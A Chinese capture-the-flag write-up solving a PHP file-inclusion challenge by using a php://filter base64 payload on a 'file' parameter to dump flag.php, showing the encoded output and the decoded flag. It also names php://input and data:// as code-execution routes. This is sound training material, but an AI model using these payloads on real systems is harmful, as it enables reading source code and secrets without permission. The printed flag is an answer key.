BUUCTF-[ACTF2020 新生赛]Include1

原创

Eur6k4 于 2021-12-26 10:49:57 发布 203 收藏
文章标签： php 经验分享


本题主要考查的是php伪协议进行文件包含

进入本题之前先来认识一下常见的三种方法


> 1.php://filter 读取文件源码
>
> 2.php://input 任意代码执行
>
> 3.data://text/plain 任意代码执行

下面我们回到本题

打开链接，点击**tips**



首先考虑使用**php://input** 任意代码执行



hacker!


发现直接被题目过滤了

于是我们考虑使用**php://filter** 读取文件源码的方法

构造playload


> ?file=php://filter/read=convert.base64-encode/resource=flag.php

这里需要注意的是，php://filter伪协议进行文件包含时，加上**read=convert.base64-encode**是对文件内容进行编码。也就是把文件里的源码用base64编译一遍



PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7NTQ1Nzc0NjItNmZiOS00ZDNjLWI2ZTEtZGJmNmJlZWYxNDNmfQo=

复制文本**解码**



得到flag

> flag{54577462-6fb9-4d3c-b6e1-dbf6beef143f}